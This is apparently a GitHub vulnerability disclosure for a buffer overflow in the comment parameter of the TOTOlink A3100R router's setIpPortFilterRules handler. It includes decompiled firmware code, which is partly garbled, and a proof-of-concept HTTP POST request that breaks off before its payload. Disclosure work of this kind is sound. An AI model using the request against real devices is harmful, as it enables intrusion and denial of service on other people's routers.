exfeitu Update README.md 35ee6f8 · last month

Name	Name	Last commit da...
..		
IpFilter comment Result....	Add files via upload	last month
IpFilter comment.png	Add files via upload	last month
README.md	Update README.md	last month

README.md

TARGET

TOTOlink A3100R V5.9c.1527

BUG TYPE

buffer overflow

Abstract

The TOTOlink A3100R router device contains a buffer overflow vulnerability in its firmware version V5.9c.1527. The vulnerability arises from the improper input validation of the `comment` parameter in the `setIpPortFilterRules` interface of `/lib/cste_modules/firewall.so`. A remote attacker could exploit this flaw to execute arbitrary code on the system or cause a denial of service.


Details

/squashfs-root//lib/cste_modules/firewall.so

```
int __fastcall setIpPortFilterRules(int a1, int a2, int a3)
{
  const char *v6; // $v0
  int v7; // $s3
  const char *v8; // $v0
  const char *v9; // $s4
  const char *v10; // $s7
  const char *v11; // $fp
  const char *v12; // $s2
  const char *v13; // $s0
  unsigned int v14; // $v0
  int result; // $v0
  int v16; // [sp+18h] [-E8h] BYREF
  char v17[64]; // [sp+1Ch] [-E4h] BYREF
  struct in_addr v18[39]; // [sp+5Ch] [-A4h] BYREF
  __int16 v19; // [sp+F8h] [-8h]
  char v20; // [sp+FAh] [-6h]

  v6 = (const char *)websGetVar(a2, "addEffect", "0");
  v7 = atoi(v6);
  v8 = (const char *)websGetVar(a2, "enable", "0");
  v16 = atoi(v8);
  v9 = (const char *)websGetVar(a2, "ipAddress", "");
  v10 = (const char *)websGetVar(a2, "protocol", "");
  v11 = (const char *)websGetVar(a2, "comment", "");
  v12 = (const char *)websGetVar(a2, "dFromPort", "0");
  v13 = (const char *)websGetVar(a2, "dToPort", "");
  memset(v17, 0, sizeof(v17));
  memset(v18, 0, 0x6Fu);
    }
    strcpy(v17, "1");
    strcat(v17, v11);
    strcpy((char *)&v18[2].s_addr + 1, v17);
    BYTE2(v18[27].s_addr) = 4;
    apmib_set(131192, v18);
    apmib_set(65655, v18);
```

By analyzing the `setIpPortFilterRules` function in `/lib/cste_modules/firewall.so` using IDA, we find that the entry address of the function is `0x00005244`. It is evident that the `v11` variable is passed to `v17` via `strcat` without any filtering or length checks. Through further analysis, it is clear that the controllable `comment` parameter can lead to a buffer overflow vulnerability. The function `sub_410510` reads the user-provided "`comment`" data, and `strcat` copies the string pointed to by `v11` to `v17` without verifying whether `v17` has enough space to store the copied string. If the string pointed to by `v11` exceeds the size of the `v17` buffer, it can cause a buffer overflow, potentially overwriting adjacent memory regions and leading to undefined behavior. This may result in program crashes or, if exploited by an attacker, further compromise the system.



An attacker can exploit the buffer overflow vulnerability by sending an API request, using a malicious configuration file, or crafting a specially crafted HTTP request with an excessively long `comment` string, potentially causing the program to crash.

POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
Referer: http://192.168.0.1/firewall/ipport_filtering.asp?
timestamp=1743751453020
Accept-Language: zh-Hans-CN,zh-Hans;q=0.8,en-US;q=0.6,en;q=0.4,ja;q=0.2
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64;
Trident/7.0; .NET4.0C; .NET4.0E)
Host: 192.168.0.1
Content-Length: 428
Connection: keep-alive
Cache-Control: no-cache
Cookie: SESSION_ID=2:1743751396:2

{"topicurl":"setting/setIpPortFilterRules","ipAddress":"192.168.0.3","dFromPort":
```